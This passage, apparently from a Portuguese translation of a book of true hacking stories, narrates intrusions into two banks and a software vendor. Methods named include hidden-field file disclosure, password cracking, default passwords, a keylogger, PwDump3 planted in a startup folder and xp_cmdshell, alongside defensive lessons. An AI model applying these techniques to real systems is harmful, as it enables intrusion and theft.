> **Nunca tivemos uma grande infra-estrutura bancária. Já no início da década de 1990, começamos a implementar a infra-estrutura de serviço bancário eletrônico e o serviço pela Internet. Mais de 90 a 95 por cento das pessoas e empresas que efetuam transferências em dinheiro estão usando o serviço de banco pela Internet.**

E elas usam carrões de crédito ou 'cartões de banco', na terminologia européia.

É mais conveniente fazer pagamento direto na forma de serviço bancário pela Internet ou com cartões de banco, e simplesmente não há razão para as pessoas usarem cheques. Ao contrário dos Estados Unidos, quase todos aqui utilizam a Internet para os serviços bancários e para pagar suas contas.

O banco de Perogie

Juhan usa computadores desde a tenra idade de 10 dez anos, mas não se considera um hacker, apenas um white-hat preocupado com segurança. Entrevistá-lo não foi problema — ele começou a aprender inglês no início da segunda série, na escola. O jovem estoniano também estudou muito e viajou ao exterior, o que lhe propiciou outras oportunidades de desenvolver suas habilidades de conversação em inglês.

Recentemente, houve um inverno muito rigoroso na Estônia, com condições polares, bancos de neve por toda parte e temperaturas marcando menos de 25 graus centígrados. Foi tão triste que nem mesmo as pessoas do local, que estavam acostumadas a invernos gelados, queriam sair de casa, a menos que precisassem. Foi uma boa época para um cara que gosta de computador ficar colado na tela, caçando qualquer coisa boa o suficiente para prender sua atenção.

Foi o que Juhan estava fazendo quando topou com um site Web que chamaremos de Bank of Perogie. Parecia um alvo que valia a pena explorar.

Entrei na seção FAQ interativa, que permite que as pessoas façam perguntas. Tenho o hábito de olhar páginas de pesquisa na Web. Fui dar num site Web e comecei a explorá-lo. Sabe como é o processo — você navega e dá uma olhada sem nenhum propósito estratégico.

Ele notou que o sistema de arquivos era do tipo usado pelo Unix. Aquilo definiu imediatamente o tipo de ataque que tentaria. Ver o código-fonte de várias páginas Web revelou uma variável escondida que apontava para um nome de arquivo. Quando ele tentou mudar o valor armazenado no elemento form escondido, "ficou claro que eles não faziam nenhum tipo de solicitação de autenticação. Então, se eu submeti uma entrada do site do banco ou de um PC local, não importava para o servidor do banco", disse ele.

Juhan mudou os atributos do elemento form escondido para apontar para o arquivo da senha, que lhe permitia exibir esse arquivo em sua tela. Ele descobriu que as senhas não eram 'mascaradas', o que significa que a forma criptografada padrão de toda senha da conta era visível para ele. Logo, conseguiu fazer o download das senhas criptografadas e executá-las por meio de um cracker de senha.

O programa cracker de senha escolhido por Juhan era conhecido pelo nome divertido de 'John the Ripper', que ele executou usando um dicionário inglês padrão. Por que inglês, em vez de estoniano? "É prática comum por aqui usar senhas em inglês." Mas o fato é que muitos estonianos têm um bom conhecimento básico de inglês.

O programa cracker não demorou muito, apenas cerca de 15 minutos em seu PC, visto que as senhas eram básicas — simples palavras em inglês com alguns números acrescentados no final.

Uma delas era preciosa: de descobriu a senha root, que lhe dava privilégios de administrador. E mais ainda:

> **Há esse serviço de telebanking, que têm um nome comercial que não sei se deveria mencionar aqui, mas [descobri] uma conta para aquele serviço. Parecia que provavelmente era a conta do sistema que estava executando os serviços naquele servidor.**

Ele não foi além, explicando que "parei quando obtive as senhas". Prudência era o nome do jogo.

> **Eu podia me meter em encrenca. Afinal, trabalho com negócio de segurança de informação. Eu tinha motivos para não causar nenhum mal.**
> **Mas a situação parecia boa demais para ser verdade. Imaginei que poderia ser um pote de mel, uma armadilha para atrair pessoas como eu e processá-las. Então, entrei em contato com meus superiores e eles relataram isso ao banco.**

O que ele revelou não o deixou em má situação com seu empregador nem com o banco — ocorreu exatamente o contrário. Ofereceram à empresa dele a incumbência de investigar mais e chegar a uma solução para eliminar a brecha. A empresa de Juhan o incumbiu da tarefa, imaginando que ele poderia terminar o que já tinha começado.

> **Foi uma surpresa para mim que as coisas tenham acontecido assim, porque na realidade a segurança na Internet, na Estônia, está num nível melhor do que em outros lugares. isso não é julgamento meu, mas de várias pessoas que vêm para cá, de outros lugares. Então, foi meio surpreendente descobrir esse furo, e foi muito fácil me infiltrar em informações bastante secretas.**

Opinião pessoal

Depois dessa experiência, Juhan passou a acreditar que para uma empresa que foi comprometida por um hacker é melhor não processá-lo, mas, em vez disso, trabalhar com ele para corrigir os problemas que descobriu — algo do tipo "se você não pode vencê-los, junte-se a eles". É claro que o governo normalmente não vê as coisas assim, como ficou comprovado com Adrian Lamo (ver Capítulo 5), que foi condenado por delito grave, apesar de ele (na maior parte das vezes) ter prestado um serviço público, avisando as empresas sobre suas vulnerabilidades. Processar, certamente, pode ser uma situação em que todos perdem, sobretudo se a empresa nunca é informada sobre as vulnerabilidades particulares que o hacker usou para se infiltrar em sua rede.

Como uma resposta impulsiva, os firewalls e outras defesas são acrescentados, mas essa *é* uma abordagem que pode ignorar completamente as brechas ocultas que os hackers astutos podem descobrir, para não mencionar todas aquelas já conhecidas pela comunidade de hackers. Juhan resumiu sua opinião sobre isso em uma declaração particularmente interessante:

Se você tenta tornar seus sistemas invioláveis, há sempre alguém mais tolo ainda que é mais inventivo que você.

O hack de banco a longa distância

Gabriel fala francos fluentemente e vive numa cidade canadense tão pequena que. embora ele se descreva como um hacker 'do bem' e considere o deface* um ato de estupidez, reconhece que "fez isso uma ou duas vezes quando estava entediado a ponto de entrar em desespero", ou quando descobria um site "onde a segurança era tão fraca que alguém precisava aprender uma lição".

Mas como um cara que vive numa área rural do Canadá faz um hack de banco num estado do Sul dos Estados Unidos, bem no coração de Dixie? Ele descobriu um site Web que mostrava "quais intervalos de endereço IP (netblocks) eram atribuídos a determinadas organizações".' E buscou a lista "para palavras como governo, banco ou o que fosse" e apareceu um intervalo IP (por exemplo, 69.75-68.1 a 69.75.68.254) que ele, então, escaneou.

Um dos itens encontrados foi um endereço IP que pertencia a determinado banco situado no coração de Dixie. Aquilo lançou Gabriel no que se tornaria um hack intensivo.

Não se nasce hacker

Aos 15 anos (uma idade que, como você pode ter notado nos capítulos anteriores, *é* considerada um inicio tardio, algo como aprender basquete na escola e ir para a NBA), Gabriel tinha deixado de jogar games, como Doom, e começado com o hacking junto com um amigo em sua máquina 386, com disco rígido de 128 MB. Quando comprovou que a máquina era lenta demais para o que queria fazer, Gabriel gastou o que para ele era uma fortuna jogando network games no cibercafé local.

O mundo dos computadores viciava e era um doce alívio para a dura competitividade na escola, onde Gabriel suportava diariamente a gozação dos colegas só porque era diferente. Não ajudaram o fato de ele ser o novo garoto do 'pedaço' e o mais jovem da classe, nem o fato de já ter freqüentado escola em outra província antes de a família mudar-se. Ninguém disse que era fácil ser um 'geek', ou seja, um fanático por computador.

Os pais dele, que trabalhavam para o governo, não entendiam a obsessão do filho pelas más-quinas, mas esse parece ser um problema comum de gerações criadas em uma época em que a tecnologia está presente o tempo todo. "Eles nunca quiseram que eu comprasse um computador", ele lembra. O que eles queriam era que o filho "saísse e fizesse alguma coisa". Ficaram tão preocupados com o filho que o encaminharam a um psicólogo para ajudar a 'torná-lo normal'. O que aconteceu naquelas sessões, sem dúvida, não fez o adolescente desajeitado desistir de sua paixão por computadores.

Gabriel fez cursos da Cisco em uma faculdade local de comércio. Totalmente autodidata, ele sabia, com freqüência, mais que os professores, que às vezes o deixavam dar as explicações difíceis. Agora, com 21 anos, o canadense parece ter o tipo de talento para hacker que lhe permite fazer descobertas sozinho. Mesmo quando é uma façanha conhecida, a capacidade distingue o hacker,

* Ato de desconfigurar páginas da Web (N. da R. T.).

que vive em um mundo diferente daquele dos 'script kiddies'*, que não descobrem nada por conta própria, apenas fazem o download de goodies da Web.

Um programa de que gostava era chamado Spy Lantern Keylogger. Esse *é* outro daqueles programas com capacidade de mascarar eletronicamente as pessoas que estão trabalhando, permitindo que o hacker intercepte secretamente toda tecla digitada no sistema do computador-alvo — só que se supõe que este esteja todo invisível na máquina-alvo.

Além disso, ele também usava o recurso de controle remoto 'shadowing' de um aplicativo chamado Citrix MetaFrame (permite acessar com facilidade e segurança a empresa on-demand), projetado para permitir que *os* administradores de sistemas monitorem e dêem assistência aos funcionários da empresa. Com o recurso shadowing, o administrador de sistema pode espionar um usuário sem ser descoberto, vendo em sua tela de computador o que o usuário está fazendo e digitando, e pode até assumir o controle do computador. Um bom hacker que consiga localizar uma empresa que esteja executando o Citrix pode fazer o mesmo: assumir o controle de computadores, isso, obviamente, requer enorme cautela* Se ele não for cuidadoso, suas ações serão identificadas, uma vez que qualquer um que esteja à frente do computador verá o resultado das ações tomadas (o cursor se movendo, aplicativos abrindo e assim por diante). Mas isso também pode oferecer a um hacker uma chance para diversão inocente.

Vejo pessoas escrevendo e-mails a suas esposas ou coisas do gênero. Você pode realmente mover o mouse delas na tela. É muito engraçado.
Uma vez, entrei no computador de um cara e comecei a mover o cursor dele. Ele abriu um arquivo no bloco de notas. Eu digitei "Ei".

Naturalmente, um hacker que queira assumir o computador de alguém costuma escolher um horário em que provavelmente ninguém esteja por perto. "Eu costumo fazer isso depois da meia-noite", explicou Gabriel, "para ter certeza de que não há ninguém lá. Ou só verifico a tela do computador deles. Se o Screensaver está funcionando, isso geralmente significa que ninguém está no computador."

Mas, certa vez, ele se enganou e o usuário estava na máquina. As palavras: "Eu sei que você está me olhando!" apareceram na tela de Gabriel. "Eu desconectei imediatamente." Outra vez, alguns arquivos que ele havia escondido foram encontrados. "Eles os apagaram e me enviaram uma mensagem: IREMOS PROCESSÁ-LO USANDO TUDO O QUE A LEI PERMITIR'."

A invasão no banco

Quando Gabriel navegava pela Internet e encontrou detalhes sobre endereços de IP do banco Dixie, ele seguiu a pista e descobriu que não se tratava de um banco de uma cidade pequena, mas que possuía extensos vínculos nacionais e internacionais. Ainda mais interessante, também descobriu que os servidores do banco estavam executando o Citrix MetaFrame, que e o software de servidor que permite a um usuário acessar remotamente sua estação de trabalho. Uma lâmpada

* Pessoas que têm como objetivo obter acesso ao sistema da maneira mais fácil possível, independentemente de quem seja o alvo ou a informação (N. da R. T.).

acendeu em sua mente por causa de uma coisa que Gabriel e um amigo tinham percebido de suas experiências anteriores de hacking.

Esse amigo e eu tínhamos descoberto que a maioria dos sistemas que executam serviços Citrix não têm boas senhas. Eles as entregam já ativadas. mas deixam o usuário final sem senha.

Gabriel trabalhou com um port scanner, uma ferramenta hacker (ou ferramenta de auditoria, dependendo da intenção do usuário) que escaneia outros computadores ligados em rede para identificar portas abertas. Ele estava procurando qualquer sistema com a porta 1494 aberta, porque essa *é* a porta usada para acessar remotamente os serviços nos terminais Citrix. Então, qualquer sistema com a porta 1494 aberta era um sistema potencial que ele poderia 'ter' com sucesso.

Cada vez que ele encontrava uma, procurava cada arquivo do computador para a palavra *senha.* E como garimpar para encontrar ouro. Boa parte das vezes, você chega com as mãos vazias, mas às vezes descobre uma pepita. Nesse caso, a pepita poderia ser um lembrete de que alguém tinha destruído um arquivo, talvez lendo algo como "senha do administrador para mail2 *é* 'happyday'".

Com o tempo, Gabriel descobriu a senha do firewall do banco. Tentou se conectar a um roteador, sabendo que alguns roteadores comuns vêm com uma senha-padrão de 'admin' ou 'administrator' e que muitas pessoas — não apenas aquelas que têm computadores em casa, sem pista nenhuma, mas, muito freqüentemente, até mesmo profissionais de suporte de TI — utilizam uma nova unidade sem pensar em mudar a senha-padrão. E, de fato, foi o que Gabriel encontrou — um roteador com senha-padrão.

Conseguido o acesso, Gabriel acrescentou uma regra ao firewall, permitindo que as conexões entrassem na porta 1723 — a porta usada para os serviços Virtual Private Network (VPN) da Microsoft. projetada para permitir a conectividade segura à rede corporativa para usuários autorizados. Depois de sua autenticação ao serviço VPN, o computador dele recebeu um endereço de IP na rede interna do banco. Felizmente para ele, a rede era 'flat', o que significa que todos os sistemas eram acessíveis num único segmento de rede, de modo que fazer hack em uma máquina tinha lhe dado acesso a outros sistemas de computador na mesma rede.

O hack no banco, diz Gabriel, foi tão fácil que pareceu "até imbecil". O banco tinha contratado uma equipe de consultores de segurança que forneceu um relatório ao concluir a tarefa. Gabriel desco-briu o relatório confidencial armazenado no servidor, que incluía uma lista de todas as vulnerabilidades que a equipe tinha encontrado — fornecendo um esquema prático de como explorar o resto da rede.

Como servidor, o banco estava usando um IBM AS/400, uma máquina com a qual Gabriel tinha pouca experiência. Mas ele descobriu que o servidor de domínio Windows armazenava um manual completo de operações para os aplicativos usados naquele sistema, do qual ele fez download, Quando digitou em seguida 'administrator' — a senha IBM padrão —, o sistema deixou-o entrar.

Eu diria que 99 por cento das pessoas que trabalham lá usavam 'password 123' como senha. Eles também não tinham um programa antivírus funcionando em segundo plano. Eles o passavam talvez uma vez por semana.

Gabriel sentiu-se livre para instalar o Spy Lantern Keylogger, seu favorito na categoria, sobretudo devido à capacidade singular que o programa tinha de registrar informações simultaneamente de qualquer número de pessoas que estivessem fazendo o login no servidor Citrix. Gabriel esperou até que um administrador entrasse e 'capturou' sua senha.

De posse das senhas certas, Gabriel acertou em cheio: um conjunto completo de manuais de treinamento on-line sobre como usar os aplicativos críticos no AS/400. Ele podia efetuar qualquer atividade exercida por um caixa — fazer transferência eletrônica de fundos, ver e mudar informações de contas de clientes, observar a atividade de caixa eletrônico em todo o país, verificar empréstimos e transferências do banco, acessar a Equifax para verificações de crédito e até revisar no tribunal arquivos referentes a cheques sem fundo. Ele também descobriu que do site do banco podia acessar o banco de dados do computador do Departamento de Veículos Motorizados do Estado.

A seguir, ele queria obter os hashes de senha do PDC (Primary Domain Controller — Controlador Primário de Domínio), que autentica qualquer solicitação de login ao domínio. O programa escolhido por ele para fazer isso foi o PwDump3, que extrai todos os hashes de senha da parte protegida do registro do sistema. Ele conseguiu acesso de administrador local na máquina e então acrescentou um script para executar o PwDump3 como um atalho na pasta de inicialização, distinguindo-o como algo inofensivo.

Gabriel aguardou até que um administrador de domínio se conectasse à máquina-alvo. O programa funciona de modo muito parecido com uma armadilha, entrando em ação quando ativado por determinado evento — nesse caso, um administrador de sistema se conectando. Quando o administrador estabelece a conexão, os hashes de senha são extraídos silenciosamente para um arquivo, O utilitário PwDump3 é executado da pasta de inicialização do administrador. "As vezes, leva dias [para um administrador de domínio se conectar]", diz ele, "mas vale a pena esperar."

Quando o administrador de domínio entrou sem desconfiar de nada, ele extraiu sem saber os hashes de senha para um arquivo oculto. Gabriel voltou à cena do crime para obter os hashes de senha e executou um programa para violar senhas, usando o computador mais potente que pôde acessar.

Num sistema desses, uma simples senha, como 'senha', pode levar menos de um segundo para ser violada. As senhas do Windows parecem ser particularmente fáceis, enquanto uma senha complicada que usa símbolos especiais pode levar muito mais tempo. "Teve uma que levei o mês todo para decodificar", Gabriel lembrou-se, arrependido. A senha do administrador do banco consistia de apenas quatro letras minúsculas. Ela foi invadida mais rápido do que o tempo que você levaria para ler este parágrafo.

Alguém está interessado em uma conta bancária na Suíça?

Alguns itens que Gabriel encontrou fizeram o restante parecer insignificante* Ele também descobriu como penetrar na parte mais sigilosa de qualquer operação bancária — o processo de gerar transferências eletrônicas. Gabriel descobriu as telas de menu para inicializar o processo. E também descobriu o modo on-line real usado pelo grupo seleto de funcionários autorizados a efetuar transações de retirada de fundos da conta de um cliente e o envio eletrônico de fundos para outra instituição financeira que poderia estar no outro lado do mundo (na Suíça, por exemplo).

Mas um formulário em branco de nada adianta se você não souber como preenchê-lo adequadamente. Acontece que isso também não era problema. No manual de instrução que ele localizara anteriormente, havia um capítulo muito interessante. Gabriel não precisou ler o capítulo todo para encontrar o que precisava.

20.1.2 Entre/Atualize Transferências Eletrônicas
Menu: Wire transfers (WIRES) Opção: Enter/Update
Wire Transfers
Essa opção é usada para entrar em comandos eletrônicos não-repetitivos e para selecionar comandos eletrônicos repetitivos a serem digitados e enviados. Os comandos eletrônicos não-repetitivos são para clientes que enviam uma transferência ocasionalmente ou para não-clientes que querem iniciar um comando eletrônico. Com essa opção, comandos eletrônicos que entram também podem ser mantidos depois de ser efetuado seu upload. Quando essa opção for selecionada, a tela a seguir será exibida.

Wire Transfers
Wire Transfers 11:35:08
Outgoing
```
Type options. press Enter.
2=Change 4=Delete 5=Display Position to...
Opt From account To beneficiary Amount
F3=Exit F6=Add F9=Incoming F12=Previous
```
Quando essa opção é escolhida inicialmente, não haverá opções listadas. Para acrescentar, pressione *F6=Add e* a tela será exibida.

Um capítulo inteiro mostrava passo a passo os procedimentos exatos para enviar um comando eletrônico daquele banco particular, transferindo fundos para a conta de uma pessoa em outra instituição financeira. Gabriel agora sabia tudo o que precisava para efetuar uma transferência eletrônica. Ele tinha as chaves do reino.

Conseqüências

Apesar de um amplo acesso ao sistema do banco e de um enorme poder não autorizado à sua disposição, Gabriel preferiu se manter limpo, para seu credito. Ele não tinha interesse em roubar recursos nem em sabotar nenhuma informação do banco, embora pensasse em melhorar as classificações de crédito para alguns amigos. Como estudante matriculado num programa de segurança de uma faculdade local, Gabriel naturalmente avaliou as vulnerabilidades das medidas de proteção do banco.

Descobri muitos documentos no servidor sobre segurança física deles, mas nenhum relacionado a hackers. Encontrei alguma coisa sobre os consultores de segurança que eles contratam todo ano para verificar os servidores, mas isso não basta para um banco. Eles estão fazendo um bom trabalho em segurança física, mas não o suficiente para a segurança dos computadores.

Insight

O site do banco na Estônia era um alvo fácil. Juhan notou a falha quando viu o código-fonte das páginas Web do banco. O código usava um elemento form oculto que continha o nome do arquivo de um form template, que era carregado pelo script CGI e exibido aos usuários em seu navegador Web. Ele mudou a variável escondida para apontar para o arquivo senha do servidor e, *voilà.* o arquivo de senha foi exibido em seu navegador. Surpreendentemente, o arquivo não estava mascarado (shadowed), então ele teve acesso a todas as senhas criptografadas, as quais violou mais tarde.

O hack do banco Dixie oferece outro exemplo da necessidade de *defesa profunda*.* Nesse caso, a rede do banco parecia ser Hat, ou seja, sem proteção significativa além do único servidor Citrix. Uma *vez* que qualquer sistema na rede estivesse comprometido, o atacante poderia conectar-se aos demais sistemas na rede. Um modelo de defesa profunda poderia ter evitado que Gabriel conseguis-se acesso ao AS/400.

O pessoal de segurança de informação do banco foi tranqüilizado com a falsa noção de segurança em virtude de uma auditoria externa, o que pode ter aumentado razoavelmente o nível de confiança na situação geral de segurança. Embora uma avaliação de segurança ou auditoria seja um passo importante para medir a resistência contra um ataque, um processo ainda mais crucial é gerenciar adequadamente a rede e todos os sistemas que estão nela.

Medidas preventivas

O site de banco on-line deveria ter exigido que todos os desenvolvedores de aplicativos Web adotassem práticas fundamentais de programação segura ou que exigissem auditoria de qualquer código colocado em produção. A melhor prática *é* limitar a quantidade de usuários que *é* passada para um serverside script. Usar nomes de arquivos e constantes fortemente codificados, embora não eloqüentes, eleva o nível de garantia na segurança do aplicativo.

A monitoria displicente da rede e a fraca segurança de senhas no servidor Citrix foram os maiores erros nesse caso, e uma segurança mais cuidadosa provavelmente teria evitado que Gabriel ficasse vagueando pela rede, instalando keystroke loggers, mascarando outros usuários autorizados e colocando programas Cavalo de Tróia. O hacker escreveu um pequeno script e o inseriu na pasta de inicialização do administrador, de modo que, quando ele se conectasse, o programa pwDump3 seria executado silenciosamente. É claro que ele já tinha direitos de administrador. O hacker estava esperando até que um administrador de domínio se conectasse para que ele pudesse seqüestrar *seus* privilégios e extrair automaticamente os hashes de senha do controlador primário de domínio. O script oculto *é* chamado freqüentemente de *Cavalo de Tróia* ou de *trapdoor.*

Uma lista parcial de medidas preventivas incluiria: * Verifique todas as contas desde a última vez em que tiver sido estabelecida uma senha em contas de serviço do sistema, como 'TsINternetUser', não atribuídas a direitos não

* Com esse recurso, mesmo que os hackers descubram uma vulnerabilidade antes desconhecida e um servidor da rede ou do correio eletrônico esteja comprometido, os sistemas corporativos na rede interna ainda estarão protegidos por outro nível de segurança (N. da R. T.).

autorizados ao administrador, direitos de grupos não autorizados e a data do último login. Essas verificações periódicas podem permitir a identificação de um incidente de segurança, Procure senhas que foram dadas em horários estranhos, uma vez que o hacker poderia não perceber que a pessoa estava deixando uma pista de auditoria ao mudar senhas de conta.

- Restrinja logins interativos ao horário de expediente.
- Ative a auditoria de login e logout em todos os sistemas que são acessíveis externamente pela Internet, Extranet, dial-up ou sem fio.
- Empregue software como SpyCop (disponível em www.spycop.com) para detectar keystroke loggers não autorizados.
- Fique atento ao instalar updates de segurança. Em alguns ambientes, pode ser adequado fazer o download dos updates mais recentes automaticamente. A Microsoft está incentivando os clientes a configurar seus sistemas de computador para fazerem isso.
- Verifique sistemas acessíveis externamente para software de controle remoto, como Win-VNC, TightVNC, Damware e assim por diante. Esses programas de software, embora tenham usuários legítimos, podem permitir que um atacante monitore e controle sessões conectadas ao sistema console.
- Faça auditorias cuidadosas de qualquer login que esteja usando o Windows Terminal Ser-vices ou o Citrix MetaFrame. A maioria dos atacantes escolheu usar *esses* serviços, de preferência em programas controlados a distância, para reduzir a chance de serem detectados.

O resultado

Os hacks deste capítulo eram simples, tinham o objetivo de tirar vantagem da fraca segurança da senha das empresas e de scripts CGI vulneráveis. Embora muitas pessoas — até mesmo aquelas que entendem de segurança de computadores — pensem que as invasões de hackers são algo como um ataque estratégico do tipo *Onze homens e um segredo*, a triste verdade *é* que esses ataques, em sua maioria, não são engenhosos nem inteligentes. Eles são bem-sucedidos porque grande parte das redes não têm proteção adequada.

Além disso, as pessoas responsáveis por desenvolver e colocar *esses* sistemas em produção estão cometendo erros simples de configuração ou falhas de programação que criam ótimas oportunidades para os milhares de hackers que batem à porta da frente todos os dias.

Se as histórias das duas instituições financeiras contadas neste capítulo dão alguma indicação de como a maioria dos bancos do mundo atualmente está protegendo informações e recursos do cliente, então poderemos optar por esconder novamente nosso dinheiro embaixo do colchão.

Nota

1. Embora ele não tenha especificado o site, essa informação está disponível em www.flumps.org/ip/.

Sua propriedade intelectual não está segura

Se uma coisa não funcionava, eu tentava outra, porque sabia que algo funcionaria. Há sempre alguma coisa que funciona. É só questão de descobrir o que é.

Erik

Qual é o ativo mais valioso do mundo em qualquer organização? Não é *o* hardware de computa-dor, não são os escritórios nem a fábrica, nem mesmo o que e proclamado no tão conhecido clichê da corporação: "Nosso ativo mais valioso é nosso pessoal".

O fato óbvio é que qualquer um deles pode ser substituído. Tudo bem, não tão facilmente, não sem luta, mas muitas empresas sobreviveram depois que sua fábrica foi queimada ou que alguns funcionários-chave saíram. Sobreviver á perda da propriedade intelectual, entretanto, é uma história total-mente diferente. Se alguém rouba seus designs de produto, sua lista de clientes, seus planos de novos produtos, seus dados de P&D --- esse seria um golpe que poderia fazer sua empresa desaparecer,

Além disso, se alguém roubar mil produtos de *seu* depósito, uma tonelada de titânio de sua indústria ou uma centena de computadores de seus escritórios, você saberá disso imediatamente. Se alguém roubar eletronicamente sua propriedade intelectual, o que estará sendo roubado é uma cópia, e você só saberá que ela desapareceu muito tempo depois (se souber), quando o prejuízo já tiver sido causado e você estiver sofrendo as conseqüências.

Então, pode aparecer uma notícia angustiante: que as pessoas com habilidades em hacking estão roubando propriedade intelectual todos os dias — e com freqüência de empresas que provavelmente não são menos preocupadas com a segurança que a sua, como sugerido pelos dois exemplos deste capítulo.

A arte de invadir

Os dois garotos das histórias que vamos contar nesta parte pertencem a uma categoria especial referida como *Crackers,* um termo para hackers que 'invadem' software fazendo engenharia inversa de aplicativos comerciais, ou roubando o código-fonte desses programas de aplicativos, ou, ainda, licenciando código para que possam usar o software gratuitamente e até distribuí-lo em um labirinto de sites de crack do submundo. (Esse uso não deve ser confundido com "cracker', um programa para quebrar senhas.)

Em geral, há três motivações para um cracker ir atrás de determinado produto:

- Obter um software pelo qual tenha um interesse especial e que queira examinar de perto.
- Enfrentar um desafio e ver se pode obter vantagem de um oponente que valha a pena (geralmente o desenvolvedor), da mesma maneira que outra pessoa tenta obter vantagem de adversários em xadrez, bridge ou pôquer.
- Divulgar o software de modo que ele seja disponibilizado a outros em um mundo on-line secreto que se ocupe em disponibilizar gratuitamente software valioso. Os Crackers não estão apenas atrás do software em si, mas também do código usado para gerar a chave de licença.

Ambos os personagens dessas histórias estão comprometendo os fabricantes-alvo de software para roubar o código-fonte, de modo que possam liberar um patch ou gerador de chave ('keygen'), o código de propriedade usado para gerar chaves de licença aos clientes, para grupos de cracking que poderão usar o software gratuitamente. Há muitos indivíduos com habilidades de hacking que estão fazendo a mesma coisa, e essas empresas de software não têm idéia do quanto eles se esforçam para conseguir isso.

Os Crackers moram num mundo sombrio, bem escondido, onde a moeda do reino é o software roubado — roubo de propriedade intelectual numa escala que você provavelmente achará chocante e assustadora. O último ato fascinante da história é detalhado quase no fim do capítulo, na seção "Compartilhando: o mundo de um cracker".

O hack de dois anos

Erik *é* um consultor de segurança de mais ou menos 30 anos que reclama: "Quando eu relato uma vulnerabilidade, freqüentemente ouço: 'Isso não é nada. Grande coisa, O que isso pode fazer?"', A história dele mostra uma verdade muito ignorada: não são apenas os grandes erros que
podem matar,

Alguns dos relatos a seguir podem parecer, para aqueles que possuem conhecimento técnico limitado sobre as abordagens usadas por hackers, golpes demorados demais, O que é fascinante na história, no entanto, é a maneira como da revela a persistência de muitos hackers. Os eventos contados nesta parte, acontecidos recentemente, revelam Erik, como tantos outros descritos nestas páginas, como um hacker ético durante o dia, que ajuda as empresas a proteger seus ativos de informação, mas seduzido pela excitação à noite, fazendo hacking em alvos insuspeitos.

Erik pertence àquela categoria especial de hackers que se fixam na meta de invadir um lugar e se dedicam à tarefa até conseguir... *mesmo que isso leve meses ou anos.*

A busca começa

Alguns anos atrás, Erik e alguns companheiros hackers de bem longe estavam coletando tipos diferentes de software de servidor e tinham chegado ao ponto no qual eles "obtiveram o código-fonte" de todos os principais produtos na categoria... com uma única exceção. "Aquele era o último que faltava", ele explica, "e não sei por que, só me interessava invadir aquele." Entendo a atitude perfeitamente. Erik queria um troféu de caça, e quanto mais valioso o ativo, maior o troféu.

Aquilo que faria Erik sentir-se realizado acabou se transformando em um desafio maior do que ele esperava. "Há alguns sites em que quero entrar, mas eles são muito difíceis por alguma razão", explica ele, simplesmente. Posso entender essa atitude também.

Ele começou de um modo familiar, com "uma varredura da porta do servidor Web que em geral *é* o primeiro lugar que olho quando estou tentando invadir os servidores da Web. Normalmente há mais exposição lá. Mas eu não consegui encontrar nada no começo". É comum investigar um alvo superficialmente quando se inicia um ataque, para evitar gerar alertas ou ser notado por um administrador em virtude das entradas nos logs, sobretudo hoje em dia, visto que muitas empresas estão executando sistemas de detecção de invasão para localizar varreduras de porta e outros tipos de investigação que costumam ser usados pelos atacantes.

Para Erik, "há algumas portas pelas quais procuro porque sei que serão alvos interessantes". Ele obtém rapidamente uma lista de números para as portas usadas para o servidor Web, serviços terminais, servidor Microsoft SQL, VPN (Microsoft Virtual Private Network), NetBIOS, mail server (SMTP) e outras.

Num servidor Windows, a porta 1723 (mencionada no Capítulo 7) costuma ser usada para um protocolo conhecido como túnel ponto a ponto, que é a implementação de comunicações VPN da Microsoft, e usa autenticação baseada no Windows. Erik descobriu que investigar a porta 1723 "me dá uma idéia do tipo de papel que o servidor desempenha" e também "'às vezes você pode adivinhar ou quebrar senhas*'.

Ele nem se incomoda em tentar esconder sua identidade nessa fase porque "há tantas varreduras de porta pelas quais [uma empresa] passa todo dia que ninguém nem liga. Uma varredura de porta em centenas de milhares num dia não significa nada".

(A avaliação de Erik em relação ao baixo risco de ser detectado e possivelmente identificado baseia-se na suposição arriscada de que as varreduras de porta dele serão enterradas no 'ruído' da Internet. isso é verdade, os administradores de rede da empresa-alvo podem estar muito sobrecarregados de trabalho ou com preguiça para examinar os logs, mas há sempre uma chance de que ele depare com um tipo cuidadoso e seja pego. É um risco que os hackers mais cautelosos não estão dispostos a correr.)

Apesar do risco, nesse caso as varreduras de porta não revelaram nada útil. Então, usando um software construído por um cliente e que funcionava de modo muito parecido com um scanner de interface gateway comum (CGI), ele encontrou um arquivo log gerado pelo 'servidor WS_FTP' que continha, entre outras coisas, uma lista dos nomes de arquivos cujo upload tinha sido feito ao servidor. É parecido com qualquer outro FTP log (File Transfer Protocol), diz Erik, "exceto pelo fato de que o log foi armazenado em cada diretório no qual os arquivos foram carregados"; então,

quando você vê um arquivo listado no log que parece interessante, ele está lá — você não têm de sair por aí para caçá-lo.

Erik analisou o FTP log e encontrou os nomes de arquivos dos quais tinha sido feito um upload recentemente para o diretório "/ include", comumente usado para armazenar arquivos tipo ".inc" — funções comuns de programação que são de outros módulos importantes de código-fonte. No padrão do Windows 2000, esses arquivos não são protegidos. Depois de revisar a lista de nomes de arquivos no log, Erik usou seu navegador da Internet para ver o código-fonte de nomes de certos arquivos que ele achou que poderiam conter informações valiosas. Olhou, especificamente, os arquivos que poderiam conter as senhas para um servidor de banco de dados back-end. E fez uma descoberta útil.

"Naquele ponto", disse Erik, "provavelmente fiz dez hits no servidor Web — sabe, ainda nada importante nos logs". Embora a descoberta das senhas de bancos de dados fosse excitante, ele percebeu rapidamente que não havia servidor de banco de dados naquela caixa.

Mas, de lá, as coisas ficaram 'interessantes'.

Não consegui encontrar nada no servidor Web, mas tinha uma ferramenta [de software] que eu havia feito e que adivinhava os nomes de host com base numa lista de nomes comuns de host — como gateway, backup, test e assim por diante, mais o nome do domínio. Ela passa por uma lista de nomes de host comuns para identificar qualquer outro que possa existir no domínio,
As pessoas são bastante previsíveis [na escolha de nomes de hosts], por isso é bem Simples encontrar os servidores.

Encontrar os servidores foi fácil, mas isso não o levou a lugar nenhum. Então, ele teve uma idéia. Essa empresa não ficava nos Estados Unidos. Logo, "usei aquela extensão do país e fui tentando com vários hosts que havia descoberto com minha ferramenta de varredura do nome de host". Por exemplo, para uma empresa japonesa, seria

hostname.companynarne.com.jp

Aquilo o levou a descobrir um backup de Web e servidor de e-mail. Ele acessou-o com as senhas que tinha encontrado nos arquivos-fonte "include" (.inc). E conseguiu executar comandos por meio de um procedimento de sistema padrão (xp_cmdshell) que lhe permitia executar comandos shell sob qualquer usuário que o servidor SQL estivesse executando — geralmente sob uma conta privilegiada. Vitória! isso lhe deu pleno acesso de sistema ao servidor de e-mail e à Web.

